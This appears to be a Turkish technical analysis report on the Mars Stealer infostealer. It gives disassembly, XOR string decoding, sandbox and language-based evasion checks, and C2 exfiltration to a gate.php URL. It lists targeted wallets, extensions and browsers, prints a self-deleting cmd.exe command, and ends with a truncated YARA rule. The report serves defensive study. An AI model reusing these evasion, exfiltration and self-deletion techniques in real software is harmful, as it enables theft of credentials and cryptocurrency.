Mars Stealer

TEKNİK ANALİZ RAPORU

ZAYOTEM
ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

Ön Bakış

Mars Stealer Rus hacker forumlarında sunulan güçlü bir zararlı yazılımdır. Yapılan analizler sayesinde Mars Stealer'ın 2020'nin ortasında durdurulan Oski adlı zararlı yazılımın yeniden tasarlanmış hali olduğu tespit edilmiştir. Yaygın olarak spam e-posta, sıkıştırılmış dosya veya indirme bağlantısı en yaygın dağıtım yöntemidir. Korsan yazılım gibi görünen zararlı bir websitesi oluşturmak, bu zararlı yazılımı yaymanın başka bir yaygın yöntemidir.

Bu kötü amaçlı yazılım bulaşmış olduğu bilgisayarların;

- Kredi kart bilgilerine,
- Tarayıcının otomatik doldurma verilerine,
- Tarayıcı uzantısı verilerine,
- Kripto cüzdanlarına,
- Kripto uzantı bilgilerine ulaşmaktadır.

Detaylı Analiz

Adı	data64_4.exe
MD5	b5c6ac787feb4612d8ec375ce35b6a7d
SHA256	ffea36eb362bd7a6e654afb51fc067931e46e4e6d54f5a4e2159a9c51c3f1f7c
Dosya Türü	PE32 / EXE

Statik Analiz

Yapılan statik analiz sonucunda stringler içerisinde “gate.php” dosya adına ve “mars[.]haksanlogictics[.]com” sitesine rastlanmaktadır. Web sitesine girmeye çalışıldığı zaman 404 hatası alınmaktadır.

```
seg004:0043C062 lea     edx, (aMarsHaksanlogi - 43C061h)[esi] ; "mars.haksanlogistics.com"
seg004:0043C068 lea     ecx, [edx+80h]
seg004:0043C06E lea     ebx, (dword_43C300 - 43C061h)[esi]
seg004:0043C074 lea     ebp, [ebx+20h]
seg004:0043C077 push    edx
seg004:0043C078 push    ecx
seg004:0043C079 push    ebx
seg004:0043C07A push    ebp
seg004:0043C07B call    sub_43C000
seg004:0043C080 add     esp, 10h
seg004:0043C083 mov     [edi+279B4h], edx
seg004:0043C089 lea     edx, (aGatePhp - 43C061h)[esi] ; "gate.php"
seg004:0043C08F lea     ecx, [edx+80h]
```


Şekil 1-ida analiz

Bir diğer karşılaşılan ifade ise “gate.php”dir. Eğer MD5 kimlik doğrulama imzası gate.php içindeki bilgilerle eşleşmiyorsa bağlantı kesilmektedir.

```
seg004:0043C04B retn
seg004:0043C04B sub_43C000 endp ; sp-analysis failed
seg004:0043C04B
```

Şekil 2-sp-analysis failed

Dinamik Analiz



Şekil 3-Akış Şeması

Program akışının ana hatları;

1. Zararlı işlem öncesi kontrollerin yapılması,
2. Zararlı işlem için gerekli bağımlılıkların c2 sunucudan indirilmesi,
3. Zararlı işlemin gerçekleştirilmesi,
4. Toplanan kullanıcı bilgilerinin c2 sunucuya gönderilmesi,
5. Zararlı yazılımın izlerinin silinmesi.

olarak sıralandırılmaktadır.


Zararlı yazılım ilk olarak LocalAlloc ve VirtualProtect API'lerini kernel32.dll içerisinde base adreslerini arayarak dynamic loading işlemini gerçekleştirmektedir.

Ardından zararlı yazılım encode edilmiş stringleri decode etmektedir. Kontrol stringlerden kasıt, zararlı yazılım faaliyete başlamadan önce yapılacak kontroller için kullanılan değerler olmaktadır.

```
5A 4F 51 4A 5A 41 59 4C 45 56 42 57 00 00 00 00  ZOQJZAYLEVBW....
16 20 30 2E 16 28 3B 3E 24 24 3B 16 00 00 00 00  . 0..(;>$$;.....
51 30 51 33 41 56 31 33 45 39 53 34 45 59 00 00  Q0Q3AV13E9S4EY..
16 55 25 63 33 39 52 72 21 5D 21 51 36 2A 00 00  .U%c39Rr!]!Q6*..
35 33 53 51 48 32 46 44 5A 54 56 00 70 4B 3A 25  53SQH2FDZTV.pK:%
18 40 29 27 3F 27 25 00 33 57 56 33 4E 56 31 52  .@)'?'%.3WV3NV1R
4E 37 38 53 00 00 00 00 52 33 20 52 3E 3F 02 60  N78S....R3 R>?.`
60 53 54 3F 00 00 00 00 30 48 4A 49 42 47 30 35  `ST?....0HJIBG05
57 45 42 00 53 3A 33 39 36 74 02 1B 33 29 2E 00  WEB.S:396t..3)..
45 34 33 58 4F 49 51 4E 42 37 49 48 00 00 00 00  E43XOIQNB7IH....
02 51 47 0C 26 2A 3A 0D 2D 42 27 3C 00 00 00 00  .QG.&*:.-B'<....
39 46 39 31 4F 00 00 00 6A 2A 5C 54 3F 00 00 00  9F91O...j*\T?...
30 4D 31 30 37 4C 32 4A 37 54 45 37 39 58 38 59  0M107L2J7TE79X8Y
55 51 39 54 00 00 00 00 77 28 45 65 44 29 40 0E  UQ9T....w(EeD)@.
52 32 24 42 55 2C 74 38 3B 36 70 10 00 00 00 00  R2$BU,t8;6p.....
37 4E 49 36 55 37 55 53 39 4B 44 42 00 00 00 00  7NI6U7US9KDB....
74 3C 2C 57 21 52 18 26 4D 2E 3C 03 00 00 00 00  t<,W!R.&M.<.....
4F 4C 45 4A 4E 4C 48 54 42 4F 52 59 00 00 00 00  OLEJNLHTBORY....
08 29 31 06 2F 3F 3C 11 30 3D 3D 2B 00 00 00 00  .)1./?<.0==+....
4D 50 42 4A 4A 54 4F 59 41 00 00 00 05 35 23 3A  MPBJJTOYA....5#:
```

Şekil 4-Kontrol için alınan değerler

Zararlı yazılım, processden alınan hafıza dökümünde de görüldüğü gibi, "ZOQJZAYLEVBW" değerinin altında yer alan hex değerleri "16 20 30 2E 16 28 3B 3E 24 24 3B" ile encode edilip, XOR işlemiyle decode edildiğinde "ExitProcess" stringi ortaya çıkmaktadır.



Şekil 5-XOR işlemi

Encode edilmiş değer	Anahtar değer	Çözülmüş değer
ZOQJZAYLEVBW	16 20 30 2E 16 28 3B 3E 24 24 3B 16	LoadLibraryA
ID4QTH0XIQ9FPI3X	01 30 40 21 07 2D 5E 3C 1B 34 48 33 35 3A 47 19	HttpSendRequestA

Tablo 1-Çözümleme sonucu ortaya çıkan bazı değerler

```python
buffer = []
data_list = []
key_list = []
isDataCome = False
with open("ffea36eb362bd7a6e654afb51fc067931e46e4e6d54f5a4e2159a9c51c3f1f7c_0041E000.bin", "rb") as f:
    while True:
        byte = f.read(1)
        if not byte:
            break
        if byte == b'\x00' and not isDataCome:···
        if byte == b'\x00' and isDataCome:···
        if byte != b'\x00' and not isDataCome:···
        buffer.append(byte)

def isData(data):···
def xor(data, key):  ···
def b2s(data):···
for data,key in zip(data_list,key_list):
    try:
        print(b2s(data) , " ^ " , b2s(key) , " => " , xor(data,key))
        #print( xor(data,key))
    except:
        print("An exception occurred")
```

Şekil 6-Python scripti

Yazılan Python scripti ile dökümde yer alan bütün encoded stringler çözülmüştür. Zararlı yazılım bilgisayar adının "**HAL9TH**" ve Windows kullanıcısının "**John Doe**" olup olmadığına kontrol etmektedir. Eğer herhangi birisinde eşleşme sağlanırsa zararlı yazılım faaliyet göstermeden programı sonlandırmaktadır. Bu kontrol zararlının Windows Defender Emulator üzerinde çalışmasını önlemek için yapılmaktadır.

Zararlı yazılım faaliyete başlamadan önce zararlı faaliyet için kullanılacak stringler XOR işlemiyle çözümlenir. Her string ifade için farklı key değerleri kullanılmaktadır.

Çözümleme sonucunda zararlı faaliyet için kullanılacak;

1. DLL ve metot isimleri,
2. Kripto cüzdan ve dizin bilgileri,
3. Tarayıcı eklenti kimlikleri,
4. Cookie dosyaları için SQL sorguları

ortaya çıkmaktadır.

```
['ZOQJZAYLEVBW']  ^  ['\x16 0.\x16(;>$$;\x16']  =>  ['LoadLibraryA']
['Q0Q3AV13E9S4EY']  ^  ['\x16U%c39Rr!]!Q6*']  =>  ['GetProcAddress']
['53SQH2FDZTV']  ^  ["pK:%\x18@)'?'%"]  =>  ['ExitProcess']
['3WV3NV1RN78S']  ^  ['R3 R>?\x02``ST?']  =>  ['advapi32.dll']
['0HJIBG05WEB']  ^  ['S:396t\x02\x1b3).']  =>  ['crypt32.dll']
['E43XOIQNB7IH']  ^  ["\x02QG\x0c&*:\r-B'<"]  =>  ['GetTickCount']
['9F91O']  ^  ['j*\\T?']  =>  ['Sleep']
['0M107L2J7TE79X8YUQ9T']  ^  ['w(EeD)@\x0eR2$BU,t8;6p\x10']  =>  ['GetUserDefaultLangID']
['7NI6U7US9KDB']  ^  ['t<,W!R\x18&M.<\x03']  =>  ['CreateMutexA']
['OLEJNLHTBORY']  ^  ['\x08)1\x06/?<\x110==+']  =>  ['GetLastError']
['MPBJJTOYA']  ^  ['\x055#:\x0b8#6"']  =>  ['HeapAlloc']
['HRNE5FA0KKWQCS']  ^  ['\x0f7:\x15G)"U88\x1f4"#']  =>  ['GetProcessHeap']
['YTZLJJPST6TTE5LI']  ^  ["\x1e1.\x0f%' & S&\x1a$X)\x08"]  =>  ['GetComputerNameA']
['Q6OBH31FRFH21E']  ^  ['\x07_=6=R]\x16 )<WR1']  =>  ['VirtualProtect']
```

Şekil 7-Dökümde yer alan değerler

DLL	Metot	String
crypt32.dll	LoadLibraryA	HAL9TH
advapi32.dll	GetCurrentProcess	JohnDoe
	HeapAlloc	
	Sleep	
	VirtualAllocExNuma	
	VirtualProtect	
	GetProcAddress	
	CreateMutexA	
	GetLastError	
	GetUserNameA	
	GetUserDefaultLangID	
	ExitProcess	
	GetComputerNameA	
	GetTickCount	
	GetProcessHeap	

Tablo 2-Çözülen string değerleri


Ardından GetProcAddress ve LoadLibraryA API'lerini kernel32.dll içerisinde base adreslerini arayarak dynamic loading işlemini gerçekleştirmektedir.

Load edilen bu API'lerini kullanarak bir önceki aşamada XOR işlemiyle çözülmüş string değerler içersinde yer alan DLL ve API'leri load etmek için kullanmaktadır.

"crypt32.dll"
"advapi.dll"

Tablo 2-Load edilen API'ler


İlgili yükleme işlemlerinden sonra **GetCurrentProcess** ve **VirtualAllocExNuma** API'leri ile bellekten yer ayırmaktadır.



Şekil 8-SandBox kontrolünün yapılması

Bellek ayırma işleminden sonra üzerinde çalıştığı sistemin SandBox olup olmadığını anlamak için 16 saniye program uyutulmaktadır. Uyutma işleminden önce ve sonra tarih bilgileri alınarak aradan geçen sürenin 12 saniyeden büyük olup olmadığına bakmaktadır.

SandBox kontrolü geçilirse **GetUserDefaultLangID** API'si ile cihazın dil bilgisi alınmaktadır. Cihaz dilini aşağıdaki değerler ile karşılaştırmaktadır.



Şekil 9-Dil kontrolünün yapılması


Dil ID	Dil Etiketi	Konum
0x43F	kk-KZ	Kazakistan
0x443	Us-Latb-US	Özbekistan
0x82C	Az-Cyrl-AZ	Azerbeycan
0x419	Ru-RU	Rusya
0x423	Be-BY	Belarus

Tablo 3-Dil kontrolü yapılan ülkeler


Bağımsız Devletler Topluluğuna üye olan ülkelerde yazılımın çalışmadığı görülmektedir.

Şekil 10- .zip, request, GET, gate.php, sqlite3.dll

Ardından zararlı faliyet için kullanılacak API'ler load edilmektedir. Load işleminden sonra "**mars.haksanlogistics[.]com/gate.php**" URI'sine istek atmakta ve dönen cevap 200 değilse 30 saniye sonra tekrar denemektedir. Cevap 200 döndükten sonra "**mars.haksanlogistics[.]com/request**" URI'sine gönderilen istek ile uygulamanın ihtiyaç duyduğu DLL dosyaları indirilmektedir.




Şekil 11-Etkilenen tarayıcılar



1472	616.656000	192.168.219.128	192.0.2.123	HTTP	147	GET /gate.php HTTP/1.1
1473	616.656000	192.168.219.128	192.168.219.128	HTTP	147	GET /gate.php HTTP/1.1
1476	616.671000	192.168.219.128	192.0.2.123	HTTP	170	GET /wpad.dat HTTP/1.1
1477	616.671000	192.168.219.128	192.168.219.128	HTTP	170	GET /wpad.dat HTTP/1.1
1480	616.687000	192.168.219.128	192.0.2.123	HTTP	170	GET /wpad.dat HTTP/1.1
1481	616.687000	192.168.219.128	192.168.219.128	HTTP	170	GET /wpad.dat HTTP/1.1
1490	616.703000	192.168.219.128	192.168.219.128	HTTP	133	HTTP/1.0 200 OK (text/html)
1491	616.703000	192.0.2.123	192.168.219.128	HTTP	133	HTTP/1.0 200 OK (text/html)
1500	616.718000	192.168.219.128	192.168.219.128	HTTP	133	HTTP/1.0 200 OK (text/html)
1501	616.718000	192.0.2.123	192.168.219.128	HTTP	133	HTTP/1.0 200 OK (text/html)
1524	616.749000	192.168.219.128	192.168.219.128	HTTP	133	HTTP/1.0 200 OK (text/html)
1525	616.765000	192.0.2.123	192.168.219.128	HTTP	133	HTTP/1.0 200 OK (text/html)
1552	616.796000	192.168.219.128	192.0.2.123	HTTP	122	GET /request HTTP/1.1
1553	616.796000	192.168.219.128	192.168.219.128	HTTP	122	GET /request HTTP/1.1
1562	616.812000	192.168.219.128	192.168.219.128	HTTP	133	HTTP/1.0 200 OK (text/html)
1563	616.812000	192.0.2.123	192.168.219.128	HTTP	133	HTTP/1.0 200 OK (text/html)

Şekil 12- gate.php, request

İlgili kütüphane yükleme işlemleri bittikten **sonra tarayıcı verileri, kripto cüzdan config dosyaları, cookie, kredi kartı** bilgilerinin tutulduğu **SQLlite** dosyaları ve sistem bilgileri toplanmaktadır. Ardından sistemin ekran görüntüsü alınır. Toplanan veriler "**mars.haksanlogistics[.]com/gate.php**" sayfasına veriler **POST** metodu ile **ZIP** olarak gönderilmektedir.



Şekil 13-Zip dosyasının C2 sunucuya gönderilmesi

Zararlı yazılımın hedeflediği kripto cüzdan uygulamaları:

- Bitcoin
- Dogecoin
- Zcash
- DashCore
- LiteCoin
- Ethereum
- Electrum
- Electrum LTC
- Exodus
- Electron Cash
- MultiDoge
- JAXX
- Atomic
- Binance
- Coinomi
- ElectronCash

Zararlı yazılımın hedeflediği tarayıcı eklentileri:

Eklenti Kimliği	**Eklenti Adı**
fihkakfobkmkjojpchpfgcmhfjnmnfpi	BitApp Wallet
gaedmjdfmmahhbjefcbgaolhhanlaolb	Authy
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
bgjogpoidejdemgoochpnkmdjpocgkha	Ecto Wallet
bgpipimickeadkjlklgciifhnalhdjhe	GeroWallet
bhghoamapcdpbohphigoooaddinpkbai	Authenticator
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare Wallet
blnieiiffboillknjnepogjhkgnoapac	Equal Wallet
bofddndhbegljegmpmnlbhcejofmjgbn	X-Wallet
cgeeodpfagjceefieflmdfphplkenlfk	EVER Wallet
cihmoadaighcejopammfbmddcmdekcje	Leaf Wallet - EOS Wallet
cjelfplplebdjjenllpjcblmjkfcffne	Jaxx Liberty
cmbagcoinhmacpcgmbiniijboejgiahi	JustLiquidity Wallet
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
aeachknmefphepccionboohckonoeemg	Coin98 Wallet
afbcbjpbpfadlkmhmclhkeeodmamcflc	Math Wallet
agechnindjilpccclelhlbjphbgnobpf	Fractal Wallet
agkfnefiabmfpanochlcakggnkdfmmjd	Earth Wallet
aiifbnbfobpmeekipheeijimdpnlpgpp	Terra Station Wallet
aijcbedoijmgnlmjeegjaglmepbmpkpi	Leap Terra Wallet
algblmhagnobbnmakepomicmfljlbehg	ADS Wallet
amkmjjmmflddogmhpjloimipbofnfjih	Wombat – Gaming Wallet for Ethereum
bcopgchhojmggmffilplmbdicgaihlkp	Hycon Lite Client
dkdedlpgdmmkkfjabffeganieamfklkm	Cyano Wallet
dklmlehijiaepdijfnbbhncfpcoeeljf	FShares Wallet
dlcobpjiigpikoobohmabehhmhfoodbb	Argent X
dmkamcknogkgcdfhhbddcghachkejeap	Keplr
dngmlblcodfobpdpecaadgfbcggfjfnm	Maiar DeFi Wallet
ehibhohmlpipbaogcknmpmiibbllplph	Bluehelix Wallet

Tablo 4-Etkilenen tarayıcı eklentileri

Zararlı yazılımdan hedeflediği tarayıcılar:

- Chrome
- ChromeBeta
- ChromeCanary
- Chromium
- Edge_Chromium
- Kometa
- Amigo
- Torch
- Orbitum
- Comodo
- Nichrome
- Maxthon5
- Sputnik
- Vivaldi
- CocCoc
- Uran
- QIP
- Cent
- Elements
- TorBro
- CryptoTab
- Brave
- Opera
- OperaGX
- OperaNeon
- Firefox
- SlimBrowser
- PaleMoon
- Waterfox
- CyberFox
- BlackHawk
- IceCat
- Kmeleon
- Thudnerbird

Veriler gönderildikten sonra indirilen kütüphane dosyaları silinmektedir. Ardından zararlı yazılım kendisini “cmd.exe” yardımı ile silmektedir.

```
004075C0 <zararli.sub_4075C0>
 mov eax,dword ptr ds:[427824] ; 00427824:&"C:\\ProgramData\\sqlite3.dll"
 call dword ptr ds:[<&DeleteFileA>]
 mov ecx,dword ptr ds:[42738C] ; 0042738C:&"C:\\ProgramData\\freebl3.dll"
 call dword ptr ds:[<&DeleteFileA>]
 mov edx,dword ptr ds:[4277C0] ; edx:"NK", 004277C0:&"C:\\ProgramData\\mozglue.dll"
 push edx ; edx:"NK"
 call dword ptr ds:[<&DeleteFileA>]
 mov eax,dword ptr ds:[427294] ; 00427294:&"C:\\ProgramData\\msvcp140.dll"
 call dword ptr ds:[<&DeleteFileA>]
 mov ecx,dword ptr ds:[427850] ; 00427850:&"C:\\ProgramData\\nss3.dll"
 call dword ptr ds:[<&DeleteFileA>]
 mov edx,dword ptr ds:[4275AC] ; edx:"NK", 004275AC:&"C:\\ProgramData\\softokn3.dll"
 push edx ; edx:"NK"
 call dword ptr ds:[<&DeleteFileA>]
 mov eax,dword ptr ds:[427894] ; 00427894:&"C:\\ProgramData\\vcruntime140.dll"
 call dword ptr ds:[<&DeleteFileA>]
 ret
```

Şekil 14-Silinen kütüphane dosyaları

```
00415C60 <zararli.KendiniSiler>
 call <zararli.Return8>
 call <zararli.Return8>
 call dword ptr ds:[<&GetModuleFileNameA>]
 mov ecx,dword ptr ds:[427354] ; 00427354:&"/c timeout /t 5 & del /f /q \"%s\" & exit"
 call dword ptr ds:[<&wsprintfA>]
 call <zararli.sub_415360>
 mov ecx,dword ptr ds:[427814] ; 00427814:&"open"
 mov edx,dword ptr ds:[427938] ; 00427938:&"C:\\Windows\\System32\\cmd.exe"
 mov dword ptr ss:[ebp-1C],0 ; [ebp-1C]:"SymMatchString"
 call dword ptr ds:[<&ShellExecuteEx>]
 call <zararli.Return8>
 call <zararli.Return8>
 call <zararli.Return8>
 ret
```

Şekil 15- cmd.exe ile zararlı yazılımın kendini silmesi

cmd.exe /c timeout /t 5 & del /f /q "C:\Users***\Desktop\Mars Stealer.exe" & exit

Tablo 5- cmd.exe'ye geçirilen parametreler

YARA Kuralı

```
rule MarsStealer

{

    strings:

        $h1 = {16 20 30 2E 16 28 3B 3E 24 24 3B 16}

        $h2 = {01 30 40 21 07 2D 5E 3C 1B 34 48 33 35 3A 47 19}

        $h3 = {20 5F 2A 21 52 22 5B 21 2D 37 2D 3D 27 26 2F 57 21 57 2D
41 37 29 2E 31 29 2F 20 38 28 36 2B 30}

        $h4 = {08 7E 24 33 2C 38 35 29 64 20 2D 3C 3B 23 3E 18 63 46 36
33 33 21 21 30 08}

        $a1  = "mars.haksanlogistics.com"

        $a2  = "gate.php"

        $s1  = "IZ0FSAGWWVX1"

        $s2  = "U1ZQZDIZNFUF2H5"

        $s3  = "TTBOLDEUNAU9UI9PPHRMYHTHJV"

        $s4 = "ID4QTH0XIQ9FPI3X"

        $s5 = "ZOQJZAYLEVBW"


    condition:

